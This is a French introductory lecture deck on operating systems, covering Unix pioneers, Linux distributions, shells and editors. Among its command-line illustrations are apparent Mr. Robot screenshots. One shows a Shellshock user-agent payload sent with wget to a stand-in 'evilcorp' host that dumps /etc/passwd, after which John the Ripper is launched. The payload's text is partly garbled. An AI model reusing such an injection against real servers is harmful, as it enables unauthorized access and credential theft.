

Introduction aux SE et à leur fonctionnement

CM1-3 : Introduction

Mickaël Martin Nevot

V2.0.0




Cette œuvre de Mickaël Martin Nevot est mise à disposition sous licence Creative Commons
Attribution - Utilisation non commerciale - Partage dans les mêmes conditions.


Introduction aux SE et à leur fonctionnement

- I. Présentation
- II. Généralités
- III. IA
- IV. [Intro.](#)
- V. OS et shell
- VI. Installation
- VII. Apps

Niveaux de systèmes



Couches d'un SI




Ces couches peuvent être logicielles ou informationnelles

Systemes informatiques



Architecture de référence



Vocabulaire

Programme : séquence d'instructions exécutable par un ordinateur


Processus : programme en cours d'exécution (« chargé » en mémoire vive)

Logiciel : un ou plusieurs programmes avec données et documentation

Système d'exploitation : ensemble de programmes et de logiciels (systèmes) contrôlant le matériel informatique et orchestrant les applications

Application (logiciel applicatif) : logiciel non-système

Système de fichiers : mécanisme de stockage / d'accès des données sur « disque » (disque dur, clef USB, DVD-ROM, etc.)






Ressources informatiques

- Composant de système interne
- Matérielle :
 - Processeur
 - Mémoire vive/virtuelle
 - Disques durs
 - Périphérique externe
 - Bande passante réseau
- Logicielle

Pour un OS (presque) tout est ressource



Systeme d'exploitation




OS : *operating system*

Les OS modernes sont tous
multitâches préemptifs


Unix, GNU, Linux

UNIX[®]

00011110 00011110 00011110 00011110 00011110 00011110 00011110 00011110



Ken Thompson ****



Legendary Creature — USA M12

Codéveloppeur d'Unix.

Il est aussi l'inventeur des langages de programmation B, précurseur du C, et Go de Google.

Jacob Appelbaum
© & W. Wards of the Coast & Mickael Martin Nevot

12/12

Dennis Ritchie ****



Legendary Creature — USA M12

Codéveloppeur d'Unix.

Cocréateur du langage de programmation C.

Auteur inconnu
© & W. Wards of the Coast & Mickael Martin Nevot

12/12

Richard Stallman J * * * * *



Legendary Creature — USA M12

Concepteur du système d'exploitation libre GNU (« GNU n'est pas Unix »).

Créateur d'Emacs.

Militant du logiciel libre et fondateur de la Free Software Foundation (FSF).

Ruben Rodriguez
© & W. Wards of the Coast & Mickael Martin Nevot

10/10

Linus Torvalds ****



Legendary Creature — Finlande M12


Créateur de Linux (à l'âge de 21 ans).

Créateur de Git.

Ked
© & W. Wards of the Coast & Mickael Martin Nevot

13/13

Distributions linux



Contrairement à Windows et Mac, Linux est disponible sous plusieurs distributions (ensembles cohérents de logiciels assemblés autour du noyau Linux : les logiciels système principaux)

Gestionnaires de bureau



Introduction aux commandes

```
tyrell@B
File Edit View Scrollback Bookmarks Settings Help

[tyrell@home]$ ssh -l tyrell 47.217.138.201
[tyrell@BKUW300PS345672-CS30]$

marks Settings Help

30 /]$ ls -l /opt/2/task/2/fdInfo

root      4096 Jun  3 23:20 .
root      4096 Mar  8 03:27 . .
root      4096 Feb 19 16:31 .esd-0
ecsys     4096 Sep 12 2014 .esd-500
ecsys     4096 Sep 12 2014 gnome-system-monitor.ec
ecusr     0 May 19 20:02 IBNSYS3.0702.tcp
ecusr     0 May 19 20:02 IBNSYS3.0703.tcp
ecusr     0 May 19 20:02 IBNSYS3.0704.tcp
root      0 Feb 19 16:31 .ICE-unix
root      4096 Feb 19 16:31 keyring-w0c5p4
root      4096 Mar  1 16:30 fsociety
gdm       293843 Feb 19 16:31 orbit-gdm
root      4096 May 19 20:04 orbit-root
root      4096 Feb 19 16:31 pulse-40ob8dPCPQ0d
ecsys     4096 Sep 12 2014 pulse-agf5L7y6Qly3
root      131 Jun  3 23:11
root      11 Feb 19 16:31
root      4096 Feb 19 16:31

30 /]$
```

```
Terminal - root@elliott:~
File Edit View Terminal Go Help

root@elliott:~# wget -U "()" [ test;];echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd http://evilcorp-intl.com/login.email.srf?wa=wsignin1.06rpsnv=4d

-2015-03-25 20:10:01- http://evilcorp-intl.com/login.email.srf?wa=wsignin1.06rpsnv=4d
Resolving evilcorp-intl.com. 88.200.239.53
Connecting to evilcorp-intl.com 88.200.239.53. connected
HTTP request sent, awaiting response. 200 OK
Length: specified [text/plain]
Saving to: 'status'

[ <===== > ]

2015-03-25 20:10:04 (61.0 B/s) - 'status' saved [226]
root@elliott:~# cat status

root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tyrellwellick:x:65534:tyrellwellick:/nonexistent:/bin/false
teddieboyle:x:89099:teddieboyle:/nonexistent:/bin/false
paulwiener:x:60222:paulwiener:/nonexistent:/bin/false
steveraeves:x:25652:steveraeves:/nonexistent:/bin/false
chrisspollard:x:47771:chrisspollard:/nonexistent:/bin/false
andrepaczos:x:20350:andrepaczos:/nonexistent:/bin/false
susanross:x:31909:susanross:/nonexistent:/bin/false
janetcleveland:x:24684:janetcleveland:/nonexistent:/bin/false
torapeterson:x:28434:torapeterson:/nonexistent:/bin/false
peterdunbar:x:54303:peterdunbar:/nonexistent:/bin/false
mikesime:x:25057:mikesime:/nonexistent:/bin/false
derekstenborg:x:78556:derekstenborg:/nonexistent:/bin/false
vanessaweiss:x:79083:vanessaweiss:/nonexistent:/bin/false
malaikajohnson:x:24113:malaikajohnson:/nonexistent:/bin/false
johnlittlejars:x:58594:johnlittlejars:/nonexistent:/bin/false
jeffpanessa:x:77078:jeffpanessa:/nonexistent:/bin/false
aliciaoldham:x:49002:aliciaoldham:/nonexistent:/bin/false
root@elliott:~# ./john /etc/status
Search word 3716 of 10251097
```

Wget, Shellshock et John the Ripper

```
File Edit View Scrollback Bookmarks Settings Help

[tyrell@BKUW300PS345672-CS30 /]$ find / -type d 1>/dev/null 2>
```



Invite de commande ?

```
twostep_authcommand.bui
Username: ag5A9&8
Password: *****

ACCESS TO SYSTEM
Version 3.2.6
Initializing...

struedit.bui -r -s -unauth
syslog = false;

struct group_info init_groups = .usage = ATOMIC_INIT(2) ;
struct groupinfo *groups_alloc(int gidsetsize){
    struct group_info *group_info;
    int nblocks;
    int i;

    nblocks = (gidsetsize + NGROUPSPERBLOCK - 1) / NGROUPS_PER_BLOCK;
    nblocks = nblocks ? : 1;
    groupinfo = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
    if (!groupinfo)
        return NULL;
    groupinfo->ngroups = gidsetsize;
    groupinfo->nblocks = nblocks;
    atomicset(&group_info->usage, 1);

    if (gidsetsize <= NGROUPSSHALL)
        groupinfo->blocks[0] = groupinfo->smallblock;
    else {
        for (i = 0; i < nblocks; i++) {
            gid_t *b;
            b = (void *)_get_freepage(GFP_USER);
            if (!b)
                goto outundo
```

<https://geektyper.com/>

cmd -opt1opt2 par1 par2

Shell




- *bash* (*bourne again shell*) : *shell* original (*sh*) avec des idées de *ksh* et *csh*
- *tcsh* (*C shell*) : syntaxe inspirée du C (initialement *csh*)
- *ksh* (*Korn shell*) : développé par David Korn
- *zsh* (*Z shell*) : reprend le meilleur de *bash*, *ksh* et *tcsh*
- *fish* (*friendly interactive shell*) : utilisation interactive

1. Bash Shell	2. Tcsh Shell	3. Ksh Shell
4. Zsh Shell	5. Fish Shell	

bash : par défaut sur Linux et Mac OS X, c'est celui utilisé dans le cadre de cet enseignement

Invite de commande en ligne




<https://cocalc.com/>

Pour les tests durant le cours

Terminal portable pour Windows



MobaXterm



<https://mobaxterm.mobatek.net/download-home-edition.html>

Éditeurs de code source

Vim



VSCode



Notepad++

